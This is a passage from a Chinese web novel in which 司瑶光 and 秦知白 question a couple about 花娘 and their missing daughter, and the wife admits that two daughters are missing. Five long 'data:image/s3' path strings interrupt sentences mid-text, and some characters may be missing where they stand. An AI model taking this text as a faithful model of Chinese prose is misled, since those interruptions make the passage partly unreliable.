    “我俩也是无奈呀。”


    妙音边哭边扯王老三的手臂,“死鬼,把这糟心事说与小姐作甚。”司瑶光冷眼看着两人又唱一出,不欲再做纠缠,直截了当:


    “你们认识花娘么?”


    话题忽地一转,两人面上皆是茫然之色,望之不似作伪。


    诚然,花娘乃是后有的称呼,两人若说没听过,也是平常。


    “那,你们失踪的女儿,真的不见了么。”


    司瑶光一字一句地问,眼睛牢牢盯住二人的表情。


    二人鼻翼翕动,眉头紧锁,眼中水光更甚。“这还能有假的?”


    “小姐你,也想拿我俩个寻乐子呀。”


    无视两人话里话外的指责,司瑶光站起身,步步紧逼:


    “我信二位。但接下来我问的,你们需得如实回答,不然,就将你们送去张家。”


    秦知白的话音也悠然而至:“再说一次,此处是秦府。而今日,或是你们最后的机会。”


    夫妻俩沉默良久,末了,妙音抹了把脸,面上那些喜怒哀乐悉数消失,只有一片死寂。


    “妾全都交代,这事的确与我们失踪的女儿相干。”


    “只是我们失踪的女儿,不是一个,是两个。”